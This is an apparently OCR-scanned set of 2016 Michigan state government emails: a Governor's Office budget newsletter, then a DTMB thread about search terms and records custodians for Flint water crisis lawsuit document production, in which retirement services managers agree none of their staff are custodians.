


**HELP. CONNECT. SOLVE.**

**From:** Governor's Office <governorsoffice@govsubscriptions.michigan.gov>  
**Sent:** Thursday, February 11, 2016 5:46 PM  
**To:** Vanden Bosch, Kerrie (DTMB)  
**Subject:** What this year's budget means for Michigan...



## VIDEO: What Governor Snyder's FY17 budget means for Michigan



Gov. Rick Snyder's FY 2017 budget calls for critical investments for the Flint water crisis, statewide infrastructure and the Detroit Public Schools. The governor's recommendation also addresses the skyrocketing costs of specialty medications that Michigan residents depend on for better health outcomes.

This budget also stays committed to the Governor's core statewide priorities of education, talent and economic development, health and human services, and public safety.

The proposed FY 2017 budget makes key investments to strengthen the state for all of

Michigan's families. Click here to learn more about the top 6 takeaways from the Governor's FY 2017 state budget.



### Click a tweet to tweet it out:




The #MiBudget @OneToughNerd proposed yesterday makes key investments to strengthen Michigan for all families --> [www.mi.gov/MiBudget](http://www.mi.gov/MiBudget)

--> @OneToughNerd's #MiBudget includes \$72 million a year for Detroit Public Schools. It is time to act now --> [www.mi.gov/MiBudget](http://www.mi.gov/MiBudget)

--> @onetoughnerd's significant investment in #Flint families is the right thing to do. #FlintFWD #MiBudget [www.mi.gov/MiBudget](http://www.mi.gov/MiBudget)

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This email was sent to [vandenboschk@michigan.gov](mailto:vandenboschk@michigan.gov) on behalf of: The Executive Office of the Governor · 111 South Capitol Avenue · Lansing, MI 48909 · 517-335-7658

---

**From:** McCormick, Timothy (DTMB)  
**Sent:** Friday, February 12, 2016 4:15 PM  
**To:** Vanden Bosch, Kerrie (DTMB)  
**Cc:** Leonard, Meg (DTMB); Mitchell, Laurie (DTMB); Estell, Anthony (DTMB)  
**Subject:** Re: NEW DEADLINE - Time Sensitive Request

agreed

On Feb 12, 2016, at 4:05 PM, Vanden Bosch, Kerrie (DTMB) <[vandenboschk@michigan.gov](mailto:vandenboschk@michigan.gov)> wrote:

I do not believe any ORS staff would be custodians of records with these terms. Please confirm if you agree or if there's someone you think I am missing.

Thanks,  
Kerrie

Begin forwarded message:

**From:** "Stibitz, Brom (DTMB)" <[StibitzB@michigan.gov](mailto:StibitzB@michigan.gov)>  
**Date:** February 12, 2016 at 3:57:18 PM EST  
**To:** "Allen, Charlotte (DTMB)" <[AllenC1@michigan.gov](mailto:AllenC1@michigan.gov)>, "Behen, David (DTMB)" <[Behend@michigan.gov](mailto:Behend@michigan.gov)>, "Best, Marcy (DTMB)" <[BestM@michigan.gov](mailto:BestM@michigan.gov)>, "Brownlee, Jeff (DTMB)" <[BrownleeJ@michigan.gov](mailto:BrownleeJ@michigan.gov)>, "Buhs, Caleb (DTMB)" <[BuhsC@michigan.gov](mailto:BuhsC@michigan.gov)>, "Davenport, Rodney (DTMB)" <[DavenportR1@michigan.gov](mailto:DavenportR1@michigan.gov)>, "Donnan, Chanda (DTMB)" <[DonnanC@michigan.gov](mailto:DonnanC@michigan.gov)>, "Fortino, Diane (DTMB)" <[FortinoD@michigan.gov](mailto:FortinoD@michigan.gov)>, "Gelisse, Ashley (DTMB)" <[GelisseA@michigan.gov](mailto:GelisseA@michigan.gov)>, "Gilliland, Michael (DTMB)" <[gillilandm@michigan.gov](mailto:gillilandm@michigan.gov)>, "Gonzalez, Tonyia (DTMB)" <[GonzalezT1@michigan.gov](mailto:GonzalezT1@michigan.gov)>, "Griswold, Kim (DTMB)" <[GRISWOLDK@michigan.gov](mailto:GRISWOLDK@michigan.gov)>, "Ingersoll, Jean (DHHS)" <[IngersollJ@michigan.gov](mailto:IngersollJ@michigan.gov)>, "Jeffery, Phillip (DTMB)" <[jefferyp@michigan.gov](mailto:jefferyp@michigan.gov)>, "King, Susan (MCSC)" <[KingS5@michigan.gov](mailto:KingS5@michigan.gov)>, "Kopacsi, Christian (DTMB)" <[KopacsiC@michigan.gov](mailto:KopacsiC@michigan.gov)>, "Lowe, Richard (DTMB)" <[lower@michigan.gov](mailto:lower@michigan.gov)>, "Manning, Kelly (DTMB)" <[ManningK4@michigan.gov](mailto:ManningK4@michigan.gov)>, "Mathews, Jamie (DTMB)" <[MathewsJ@michigan.gov](mailto:MathewsJ@michigan.gov)>, "McFarlane, James (DTMB)" <[mcfarlanej@michigan.gov](mailto:mcfarlanej@michigan.gov)>, "Nixon, Ruth (DTMB)" <[NixonR@michigan.gov](mailto:NixonR@michigan.gov)>, "Palmer, Jason (DTMB)" <[PalmerJ2@michigan.gov](mailto:PalmerJ2@michigan.gov)>, "Rabidoux, Jill (DTMB)" <[RabidouxJ@michigan.gov](mailto:RabidouxJ@michigan.gov)>, "Ragsdale, Aimee (DTMB)" <[RagsdaleA@michigan.gov](mailto:RagsdaleA@michigan.gov)>, "Schafer, Dana (DTMB)" <[schaferd1@michigan.gov](mailto:schaferd1@michigan.gov)>, "Swanson, Eric (DTMB)" <[swansone@michigan.gov](mailto:swansone@michigan.gov)>, "Sweeney, Matthew (DTMB)" <[SweeneyM1@michigan.gov](mailto:SweeneyM1@michigan.gov)>, "Taylor, Beverly (DTMB)" <[TaylorB8@michigan.gov](mailto:TaylorB8@michigan.gov)>, "Trakul, Pamela (DTMB)" <[TrakulP@michigan.gov](mailto:TrakulP@michigan.gov)>, "Turnquist, Michael (DTMB)" <[TurnquistM@michigan.gov](mailto:TurnquistM@michigan.gov)>, "VanCoevering, Joyce (DTMB)" <[VancoeveringJ1@michigan.gov](mailto:VancoeveringJ1@michigan.gov)>, "Vanden Bosch, Kerrie (DTMB)" <[vandenboschk@michigan.gov](mailto:vandenboschk@michigan.gov)>, "Wellman, Jeff (DTMB)" <[WellmanJ1@michigan.gov](mailto:WellmanJ1@michigan.gov)>  
**Cc:** "Baker, Natasha (SRO)" <[BakerN5@michigan.gov](mailto:BakerN5@michigan.gov)>, "Hawks, Orlene (DTMB)" <[HawksO@michigan.gov](mailto:HawksO@michigan.gov)>  
**Subject:** NEW DEADLINE - Time Sensitive Request

Senior Management Team,

We just received the search terms for the document production. (See below.)  
Given the lateness of this email, we are asking you send your list of custodians to Jean Ingersoll **no later than noon on Tuesday, February 16.**

We are not asking you to conduct any searches right now. Further directions will come from Jean.

Search terms:

Legionnaire  
Legionella  
“boil water order” & “Flint” (anywhere in document)  
“coli” & Flint (anywhere in document)  
“bacteria” & “Flint” (anywhere in document)  
“microb” & “Flint” (anywhere in document)  
“TTHM” & “Flint” (anywhere in document)  
“Lead” & “Flint” (anywhere in document)  
“emergency” & “Flint” (anywhere in document)  
Karegnondi  
“Genesee County Health Department”  
“Flint” (within sentence) “utilities”  
“Lead and Copper Rule”  
“Detroit Water and Sewerage Department” & “Flint” (anywhere in document)  
“DWSD” & “Flint” (anywhere in document)  
“Flint River”  
“Pb” & “water” (anywhere in document)  
“KWA”

Please call me or Jean if you have any questions.

Brom

---

**From:** Stibitz, Brom (DTMB)

**Sent:** Thursday, February 11, 2016 4:40 PM

**To:** Allen, Charlotte (DTMB) <AllenC1@michigan.gov>; Behen, David (DTMB) <Behend@michigan.gov>; Best, Marcy (DTMB) <BestM@michigan.gov>; Brownlee, Jeff (DTMB) <BrownleeJ@michigan.gov>; Buhs, Caleb (DTMB) <BuhsC@michigan.gov>; Davenport, Rodney (DTMB) <DavenportR1@michigan.gov>; Donnan, Chanda (DTMB) <DonnanC@michigan.gov>; Fortino, Diane (DTMB) <FortinoD@michigan.gov>; Gelisse, Ashley (DTMB) <GelisseA@michigan.gov>; Gilliland, Michael (DTMB) <gillilandm@michigan.gov>; Gonzalez, Tonyia (DTMB) <GonzalezT1@michigan.gov>; Griswold, Kim (DTMB) <GRISWOLDK@michigan.gov>; Ingersoll, Jean (DHHS) <Ingersolli@michigan.gov>; Jeffery, Phillip (DTMB) <Jefferyp@michigan.gov>; King, Susan (MCSC) <KingSS@michigan.gov>; Kopacsi, Christian (DTMB) <KopacsiC@michigan.gov>; Lowe, Richard (DTMB) <lower@michigan.gov>; Manning, Kelly (DTMB) <ManningK4@michigan.gov>; Mathews, Jamie (DTMB) <MathewsJ@michigan.gov>; McFarlane, James (DTMB) <mcfarlanej@michigan.gov>; Nixon, Ruth (DTMB) <NixonR@michigan.gov>; Palmer, Jason (DTMB) <PalmerJ2@michigan.gov>; Rabidoux, Jill (DTMB) <RabidouxJ@michigan.gov>; Ragsdale, Aimee (DTMB) <RagsdaleA@michigan.gov>; Schafer, Dana (DTMB) <schaferd1@michigan.gov>; Stibitz, Brom (DTMB) <StibitzB@michigan.gov>; Swanson,



Eric (DTMB) <[swansone@michigan.gov](mailto:swansone@michigan.gov)>; Sweeney, Matthew (DTMB)  
<[SweeneyM1@michigan.gov](mailto:SweeneyM1@michigan.gov)>; Taylor, Beverly (DTMB) <[TaylorBS@michigan.gov](mailto:TaylorBS@michigan.gov)>;  
Trakul, Pamela (DTMB) <[TrakulP@michigan.gov](mailto:TrakulP@michigan.gov)>; Turnquist, Michael (DTMB)  
<[TurnquistM@michigan.gov](mailto:TurnquistM@michigan.gov)>; VanCoevering, Joyce (DTMB)  
<[Vancoeveringj1@michigan.gov](mailto:Vancoeveringj1@michigan.gov)>; Vanden Bosch, Kerrie (DTMB)  
<[vandenboschk@michigan.gov](mailto:vandenboschk@michigan.gov)>; Wellman, Jeff (DTMB) <[WellmanJ1@michigan.gov](mailto:WellmanJ1@michigan.gov)>  
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SMT,

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If you have any questions, please call me or Jean. This is an important issue and I thank you in advance for your attention to this matter.

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Chief Deputy Director  
Michigan Department of Technology, Management and Budget  
[stibitzb@michigan.gov](mailto:stibitzb@michigan.gov)  
517-373-1004  
<image001.gif>

---

**From:** Leonard, Meg (DTMB)  
**Sent:** Friday, February 12, 2016 4:37 PM  
**To:** McCormick, Timothy (DTMB)  
**Cc:** Vanden Bosch, Kerrie (DTMB); Mitchell, Laurie (DTMB); Estell, Anthony (DTMB)  
**Subject:** Re: NEW DEADLINE - Time Sensitive Request

Agreed

Meg Leonard  
Organizational Support Director  
DTMB-Office of Retirement Services  
[LeonardM@michigan.gov](mailto:LeonardM@michigan.gov)  
517-284-4556

This message, including attachments, is intended solely for the use of the named recipient(s) and may contain confidential and/or privileged information. Any unauthorized review, use, disclosure, or distribution of any confidential and/or privileged information contained in this email is expressly prohibited. If you are not the intended recipient, please contact the sender by reply email and destroy any and all copies of the original message.

On Feb 12, 2016, at 4:15 PM, McCormick, Timothy (DTMB) <[MccormickT@michigan.gov](mailto:MccormickT@michigan.gov)> wrote:

agreed

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Thanks,  
Kerrie

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<gillilandm@michigan.gov>, "Gonzalez, Tonyia (DTMB)"  
 <GonzalezT1@michigan.gov>, "Griswold, Kim (DTMB)"  
 <GRISWOLDK@michigan.gov>, "Ingersoll, Jean (DHHS)"  
 <IngersollJ@michigan.gov>, "Jeffery, Phillip (DTMB)"  
 <Jefferyp@michigan.gov>, "King, Susan (MCSC)"  
 <KingS5@michigan.gov>, "Kopacsi, Christian (DTMB)"  
 <KopacsiC@michigan.gov>, "Lowe, Richard (DTMB)"  
 <lower@michigan.gov>, "Manning, Kelly (DTMB)"  
 <ManningK4@michigan.gov>, "Mathews, Jamie (DTMB)"  
 <MathewsJ@michigan.gov>, "McFarlane, James (DTMB)"  
 <mcfarlanej@michigan.gov>, "Nixon, Ruth (DTMB)"  
 <NixonR@michigan.gov>, "Palmer, Jason (DTMB)"  
 <PalmerJ2@michigan.gov>, "Rabidoux, Jill (DTMB)"  
 <RabidouxJ@michigan.gov>, "Ragsdale, Aimee (DTMB)"  
 <RagsdaleA@michigan.gov>, "Schafer, Dana (DTMB)"  
 <schaferd1@michigan.gov>, "Swanson, Eric (DTMB)"  
 <swansone@michigan.gov>, "Sweeney, Matthew (DTMB)"  
 <SweeneyM1@michigan.gov>, "Taylor, Beverly (DTMB)"  
 <TaylorB8@michigan.gov>, "Trakul, Pamela (DTMB)"  
 <TrakulP@michigan.gov>, "Turnquist, Michael (DTMB)"  
 <TurnquistM@michigan.gov>, "VanCoevering, Joyce (DTMB)"  
 <Vancoeveringj1@michigan.gov>, "Vanden Bosch, Kerrie (DTMB)"  
 <vandenboschk@michigan.gov>, "Wellman, Jeff (DTMB)"  
 <WellmanJ1@michigan.gov>  
**Cc:** "Baker, Natasha (SRO)" <BakerN5@michigan.gov>, "Hawks, Orlene (DTMB)" <HawksO@michigan.gov>

**Subject: NEW DEADLINE - Time Sensitive Request**

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Search terms:

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 Legionella  
 "boil water order" & "Flint" (anywhere in document)  
 "coli" & Flint (anywhere in document)  
 "bacteria" & "Flint" (anywhere in document)  
 "microb" & "Flint" (anywhere in document)  
 "TTHM" & "Flint" (anywhere in document)  
 "Lead" & "Flint" (anywhere in document)  
 "emergency" & "Flint" (anywhere in document)  
 Karegnondi  
 "Genesee County Health Department"  
 "Flint" (within sentence) "utilities"  
 "Lead and Copper Rule"

“Detroit Water and Sewerage Department” & “Flint” (anywhere in document)  
“DWSD” & “Flint” (anywhere in document)  
“Flint River”  
“Pb” & “water” (anywhere in document)  
“KWA”

Please call me or Jean if you have any questions.

Brom

---

**From:** Stibitz, Brom (DTMB)

**Sent:** Thursday, February 11, 2016 4:40 PM

**To:** Allen, Charlotte (DTMB) <[AllenC1@michigan.gov](mailto:AllenC1@michigan.gov)>; Behen, David (DTMB) <[Behend@michigan.gov](mailto:Behend@michigan.gov)>; Best, Marcy (DTMB) <[BestM@michigan.gov](mailto:BestM@michigan.gov)>; Brownlee, Jeff (DTMB) <[BrownleeJ@michigan.gov](mailto:BrownleeJ@michigan.gov)>; Buhs, Caleb (DTMB) <[BuhsC@michigan.gov](mailto:BuhsC@michigan.gov)>; Davenport, Rodney (DTMB) <[DavenportR1@michigan.gov](mailto:DavenportR1@michigan.gov)>; Donnan, Chanda (DTMB) <[DonnanC@michigan.gov](mailto:DonnanC@michigan.gov)>; Fortino, Diane (DTMB) <[FortinoD@michigan.gov](mailto:FortinoD@michigan.gov)>; Gelisse, Ashley (DTMB) <[GelisseA@michigan.gov](mailto:GelisseA@michigan.gov)>; Gilliland, Michael (DTMB) <[gillilandm@michigan.gov](mailto:gillilandm@michigan.gov)>; Gonzalez, Tonyia (DTMB) <[GonzalezT1@michigan.gov](mailto:GonzalezT1@michigan.gov)>; Griswold, Kim (DTMB) <[GRISWOLDK@michigan.gov](mailto:GRISWOLDK@michigan.gov)>; Ingersoll, Jean (DHHS) <[IngersollJ@michigan.gov](mailto:IngersollJ@michigan.gov)>; Jeffery, Phillip (DTMB) <[JefferyP@michigan.gov](mailto:JefferyP@michigan.gov)>; King, Susan (MCSC) <[KingSS@michigan.gov](mailto:KingSS@michigan.gov)>; Kopacsi, Christian (DTMB) <[KopacsiC@michigan.gov](mailto:KopacsiC@michigan.gov)>; Lowe, Richard (DTMB) <[lower@michigan.gov](mailto:lower@michigan.gov)>; Manning, Kelly (DTMB) <[ManningK4@michigan.gov](mailto:ManningK4@michigan.gov)>; Mathews, Jamie (DTMB) <[MathewsJ@michigan.gov](mailto:MathewsJ@michigan.gov)>; McFarlane, James (DTMB) <[mcfarlanej@michigan.gov](mailto:mcfarlanej@michigan.gov)>; Nixon, Ruth (DTMB) <[NixonR@michigan.gov](mailto:NixonR@michigan.gov)>; Palmer, Jason (DTMB) <[PalmerJ2@michigan.gov](mailto:PalmerJ2@michigan.gov)>; Rabidoux, Jill (DTMB) <[RabidouxJ@michigan.gov](mailto:RabidouxJ@michigan.gov)>; Ragsdale, Aimee (DTMB) <[RagsdaleA@michigan.gov](mailto:RagsdaleA@michigan.gov)>; Schafer, Dana (DTMB) <[schaferd1@michigan.gov](mailto:schaferd1@michigan.gov)>; Stibitz, Brom (DTMB) <[StibitzB@michigan.gov](mailto:StibitzB@michigan.gov)>; Swanson, Eric (DTMB) <[swansone@michigan.gov](mailto:swansone@michigan.gov)>; Sweeney, Matthew (DTMB) <[SweeneyM1@michigan.gov](mailto:SweeneyM1@michigan.gov)>; Taylor, Beverly (DTMB) <[TaylorB3@michigan.gov](mailto:TaylorB3@michigan.gov)>; Trakul, Pamela (DTMB) <[TrakulP@michigan.gov](mailto:TrakulP@michigan.gov)>; Turnquist, Michael (DTMB) <[TurnquistM@michigan.gov](mailto:TurnquistM@michigan.gov)>; VanCoevinger, Joyce (DTMB) <[VancoevingerJ1@michigan.gov](mailto:VancoevingerJ1@michigan.gov)>; Vanden Bosch, Kerrie (DTMB) <[vandenboschk@michigan.gov](mailto:vandenboschk@michigan.gov)>; Wellman, Jeff (DTMB) <[WellmanJ1@michigan.gov](mailto:WellmanJ1@michigan.gov)>

**Subject:** Time Sensitive Request

SMT,

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At some point during the day tomorrow, Jean will share with you a list of standard "search terms" which we will use to compile documents related to this lawsuit.

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Jean may have more information on this tomorrow, but generally speaking a custodian will be a staff member who might reasonably be expected to have documents (electronic or otherwise) that correspond to the issues identified in the search terms.

If you have any questions, please call me or Jean. This is an important issue and I thank you in advance for your attention to this matter.

Brom Stibitz  
Chief Deputy Director  
Michigan Department of Technology, Management and Budget  
[stibitzb@michigan.gov](mailto:stibitzb@michigan.gov)  
517-373-1004  
<image001.gif>

---

**From:** Estell, Anthony (DTMB)  
**Sent:** Friday, February 12, 2016 4:40 PM  
**To:** Vanden Bosch, Kerrie (DTMB)  
**Cc:** McCormick, Timothy (DTMB); Mitchell, Laurie (DTMB); Leonard, Meg (DTMB)  
**Subject:** Re: NEW DEADLINE - Time Sensitive Request

I concur.

AE

Sent from my iPad

On Feb 12, 2016, at 4:36 PM, Leonard, Meg (DTMB) <[LeonardM@michigan.gov](mailto:LeonardM@michigan.gov)> wrote:

Agreed

Meg Leonard  
Organizational Support Director  
DTMB-Office of Retirement Services  
[LeonardM@michigan.gov](mailto:LeonardM@michigan.gov)  
517-284-4556

This message, including attachments, is intended solely for the use of the named recipient(s) and may contain confidential and/or privileged information. Any unauthorized review, use, disclosure, or distribution of any confidential and/or privileged information contained in this email is expressly prohibited. If you are not the intended recipient, please contact the sender by reply email and destroy any and all copies of the original message.

On Feb 12, 2016, at 4:15 PM, McCormick, Timothy (DTMB) <[MccormickT@michigan.gov](mailto:MccormickT@michigan.gov)> wrote:

agreed

On Feb 12, 2016, at 4:05 PM, Vanden Bosch, Kerrie (DTMB)  
<[vandenboschk@michigan.gov](mailto:vandenboschk@michigan.gov)> wrote:

I do not believe any ORS staff would be custodians of records with these terms. Please confirm if you agree or if there's someone you think I am missing.

Thanks,  
Kerrie

Begin forwarded message:

**From:** "Stibitz, Brom (DTMB)" <StibitzB@michigan.gov>  
**Date:** February 12, 2016 at 3:57:18 PM EST  
**To:** "Allen, Charlotte (DTMB)" <AllenC1@michigan.gov>,  
"Behen, David (DTMB)" <Behend@michigan.gov>,  
"Best, Marcy (DTMB)" <BestM@michigan.gov>,  
"Brownlee, Jeff (DTMB)" <BrownleeJ@michigan.gov>,  
"Buhs, Caleb (DTMB)" <BuhsC@michigan.gov>,  
"Davenport, Rodney (DTMB)" <DavenportR1@michigan.gov>,  
"Donnan, Chanda (DTMB)" <DonnanC@michigan.gov>,  
"Fortino, Diane (DTMB)" <FortinoD@michigan.gov>,  
"Gelisse, Ashley (DTMB)" <GelisseA@michigan.gov>,  
"Gilliland, Michael (DTMB)" <gillilandm@michigan.gov>,  
"Gonzalez, Tonya (DTMB)" <GonzalezT1@michigan.gov>,  
"Griswold, Kim (DTMB)" <GRISWOLDK@michigan.gov>,  
"Ingersoll, Jean (DHHS)" <ingersollJ@michigan.gov>,  
"Jeffery, Phillip (DTMB)" <JefferyP@michigan.gov>,  
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"Manning, Kelly (DTMB)" <ManningK4@michigan.gov>,  
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"Ragsdale, Aimee (DTMB)" <RagsdaleA@michigan.gov>,  
"Schafer, Dana (DTMB)" <schaferd1@michigan.gov>,  
"Swanson, Eric (DTMB)" <swansone@michigan.gov>,  
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"Turnquist, Michael (DTMB)" <TurnquistM@michigan.gov>,  
"VanCoeverying, Joyce (DTMB)" <VancoeveringJ1@michigan.gov>,  
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"Wellman, Jeff (DTMB)" <WellmanJ1@michigan.gov>  
**Cc:** "Baker, Natasha (SRO)" <BakerN5@michigan.gov>,  
"Hawks, Orlene (DTMB)" <HawksO@michigan.gov>  
**Subject:** NEW DEADLINE - Time Sensitive Request

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Karegnondi  
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“Flint” (within sentence) “utilities”  
“Lead and Copper Rule”  
“Detroit Water and Sewerage Department” &  
“Flint” (anywhere in document)  
“DWSD” & “Flint” (anywhere in document)  
“Flint River”  
“Pb” & “water” (anywhere in document)  
“KWA”

Please call me or Jean if you have any questions.

Brom

---

**From:** Stibitz, Brom (DTMB)

**Sent:** Thursday, February 11, 2016 4:40 PM

**To:** Allen, Charlotte (DTMB) <AllenC1@michigan.gov>; Behen, David (DTMB) <Behend@michigan.gov>; Best, Marcy (DTMB) <BestM@michigan.gov>; Brownlee, Jeff (DTMB) <BrownleeJ@michigan.gov>; Buhs, Caleb (DTMB) <BuhsC@michigan.gov>; Davenport, Rodney (DTMB) <DavenportR1@michigan.gov>; Donnan, Chanda (DTMB) <DonnanC@michigan.gov>; Fortino, Diane (DTMB) <FortinoD@michigan.gov>; Gelisse, Ashley (DTMB) <GelisseA@michigan.gov>; Gilliland, Michael (DTMB) <gillilandm@michigan.gov>; Gonzalez, Tonyia (DTMB) <GonzalezT1@michigan.gov>; Griswold, Kim (DTMB) <GRISWOLDK@michigan.gov>; Ingersoll, Jean (DHHS) <ingersollj@michigan.gov>; Jeffery, Phillip (DTMB) <jefferyp@michigan.gov>; King, Susan (MCSC) <KingS5@michigan.gov>; Kopacsi, Christian (DTMB) <KopacsiC@michigan.gov>; Lowe, Richard (DTMB) <lower@michigan.gov>; Manning, Kelly (DTMB) <ManningK4@michigan.gov>; Mathews, Jamie (DTMB) <MathewsJ@michigan.gov>; McFarlane, James (DTMB) <mcfarlanej@michigan.gov>; Nixon, Ruth (DTMB) <NixonR@michigan.gov>; Palmer, Jason (DTMB) <PalmerJ2@michigan.gov>; Rabidoux, Jill (DTMB) <RabidouxJ@michigan.gov>; Ragsdale, Aimee (DTMB)



<RagsdaleA@michigan.gov>; Schafer, Dana (DTMB)  
<schaferd1@michigan.gov>; Stibitz, Brom (DTMB)  
<StibitzB@michigan.gov>; Swanson, Eric (DTMB)  
<swansone@michigan.gov>; Sweeney, Matthew  
(DTMB) <SweeneyM1@michigan.gov>; Taylor, Beverly  
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(DTMB) <TurnquistM@michigan.gov>; VanCoevering,  
Joyce (DTMB) <Vancoeveringj1@michigan.gov>;  
Vanden Bosch, Kerrie (DTMB)  
<vanderboschk@michigan.gov>; Wellman, Jeff (DTMB)  
<WellmanJ1@michigan.gov>  
**Subject:** Time Sensitive Request

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Chief Deputy Director  
Michigan Department of Technology, Management and Budget  
[stibitzb@michigan.gov](mailto:stibitzb@michigan.gov)  
517-373-1004  
<image001.gif>

---

**From:** Mitchell, Laurie (DTMB)  
**Sent:** Friday, February 12, 2016 6:11 PM  
**To:** Estell, Anthony (DTMB)  
**Cc:** Vanden Bosch, Kerrie (DTMB); McCormick, Timothy (DTMB); Leonard, Meg (DTMB)  
**Subject:** Re: NEW DEADLINE - Time Sensitive Request

Agreed.

Sent from my iPad

On Feb 12, 2016, at 4:40 PM, Estell, Anthony (DTMB) <[EstellA@michigan.gov](mailto:EstellA@michigan.gov)> wrote:

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DTMB-Office of Retirement Services  
[LeonardM@michigan.gov](mailto:LeonardM@michigan.gov)  
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<[DavenportR1@michigan.gov](mailto:DavenportR1@michigan.gov)>,  
"Donnan, Chanda (DTMB)"  
<[DonnanC@michigan.gov](mailto:DonnanC@michigan.gov)>, "Fortino,  
Diane (DTMB)"  
<[FortinoD@michigan.gov](mailto:FortinoD@michigan.gov)>, "Gelisse,  
Ashley (DTMB)"  
<[GelisseA@michigan.gov](mailto:GelisseA@michigan.gov)>, "Gilliland,  
Michael (DTMB)"  
<[gillilandm@michigan.gov](mailto:gillilandm@michigan.gov)>, "Gonzalez,  
Tonyia (DTMB)"  
<[GonzalezT1@michigan.gov](mailto:GonzalezT1@michigan.gov)>,  
"Griswold, Kim (DTMB)"  
<[GRISWOLDK@michigan.gov](mailto:GRISWOLDK@michigan.gov)>,  
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Richard (DTMB)"  
<[lower@michigan.gov](mailto:lower@michigan.gov)>, "Manning,  
Kelly (DTMB)"  
<[ManningK4@michigan.gov](mailto:ManningK4@michigan.gov)>,  
"Mathews, Jamie (DTMB)"  
<[MathewsJ@michigan.gov](mailto:MathewsJ@michigan.gov)>,  
"McFarlane, James (DTMB)"  
<[mcfarlanej@michigan.gov](mailto:mcfarlanej@michigan.gov)>, "Nixon,  
Ruth (DTMB)" <[NixonR@michigan.gov](mailto:NixonR@michigan.gov)>,  
"Palmer, Jason (DTMB)"  
<[PalmerJ2@michigan.gov](mailto:PalmerJ2@michigan.gov)>, "Rabidoux,  
Jill (DTMB)"

<RabidouxJ@michigan.gov>, "Ragsdale, Aimee (DTMB)"  
<RagsdaleA@michigan.gov>, "Schafer, Dana (DTMB)"  
<schaferd1@michigan.gov>, "Swanson, Eric (DTMB)"  
<swansone@michigan.gov>, "Sweeney, Matthew (DTMB)"  
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<VancoeveringJ1@michigan.gov>,  
"Vanden Bosch, Kerrie (DTMB)"  
<vandenboschk@michigan.gov>,  
"Wellman, Jeff (DTMB)"  
<WellmanJ1@michigan.gov>  
**Cc: "Baker, Natasha (SRO)"**  
<BakerNS@michigan.gov>, "Hawks, Orlene (DTMB)"  
<HawksO@michigan.gov>

**Subject: NEW DEADLINE - Time Sensitive Request**

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“emergency” & “Flint”  
(anywhere in document)  
Karegnondi  
“Genesee County Health  
Department”  
“Flint” (within sentence)  
“utilities”  
“Lead and Copper Rule”  
“Detroit Water and Sewerage  
Department” & “Flint”  
(anywhere in document)  
“DWSD” & “Flint” (anywhere  
in document)  
“Flint River”  
“Pb” & “water” (anywhere in  
document)  
“KWA”

Please call me or Jean if you have  
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Brom

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**From:** Stibitz, Brom (DTMB)  
**Sent:** Thursday, February 11, 2016 4:40  
PM  
**To:** Allen, Charlotte (DTMB)  
<AllenC1@michigan.gov>; Behen, David  
(DTMB) <Behend@michigan.gov>; Best,  
Marcy (DTMB) <BestM@michigan.gov>;  
Brownlee, Jeff (DTMB)  
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Davenport, Rodney (DTMB)  
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Donnan, Chanda (DTMB)  
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Kim (DTMB)  
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Ingersoll, Jean (DHHS)  
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(MCSC) <[KingSS@michigan.gov](mailto:KingSS@michigan.gov)>;  
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Mathews, Jamie (DTMB)  
<[Mathewsj@michigan.gov](mailto:Mathewsj@michigan.gov)>;  
McFarlane, James (DTMB)  
<[mcfarlanej@michigan.gov](mailto:mcfarlanej@michigan.gov)>; Nixon,  
Ruth (DTMB) <[NixonR@michigan.gov](mailto:NixonR@michigan.gov)>;  
Palmer, Jason (DTMB)  
<[PalmerJ2@michigan.gov](mailto:PalmerJ2@michigan.gov)>; Rabidoux,  
Jill (DTMB) <[RabidouxJ@michigan.gov](mailto:RabidouxJ@michigan.gov)>;  
Ragsdale, Aimee (DTMB)  
<[RagsdaleA@michigan.gov](mailto:RagsdaleA@michigan.gov)>; Schafer,  
Dana (DTMB)  
<[schaferd1@michigan.gov](mailto:schaferd1@michigan.gov)>; Stibitz,  
Brom (DTMB)  
<[StibitzB@michigan.gov](mailto:StibitzB@michigan.gov)>; Swanson,  
Eric (DTMB)  
<[swansone@michigan.gov](mailto:swansone@michigan.gov)>; Sweeney,  
Matthew (DTMB)  
<[SweeneyM1@michigan.gov](mailto:SweeneyM1@michigan.gov)>; Taylor,  
Beverly (DTMB)  
<[TaylorB3@michigan.gov](mailto:TaylorB3@michigan.gov)>; Trakul,  
Pamela (DTMB)  
<[TrakulP@michigan.gov](mailto:TrakulP@michigan.gov)>; Turnquist,  
Michael (DTMB)  
<[TurnquistM@michigan.gov](mailto:TurnquistM@michigan.gov)>;  
VanCoevering, Joyce (DTMB)  
<[Vancoeveringj1@michigan.gov](mailto:Vancoeveringj1@michigan.gov)>;  
Vanden Bosch, Kerrie (DTMB)  
<[vandenboschk@michigan.gov](mailto:vandenboschk@michigan.gov)>;  
Wellman, Jeff (DTMB)  
<[WellmanJ1@michigan.gov](mailto:WellmanJ1@michigan.gov)>

**Subject:** Time Sensitive Request

SMT,

Jean Ingersoll is leading DTMB's effort to comply with document production requests related to freedom of information requests and certain lawsuits against the state.

At some point during the day tomorrow, Jean will share with you a

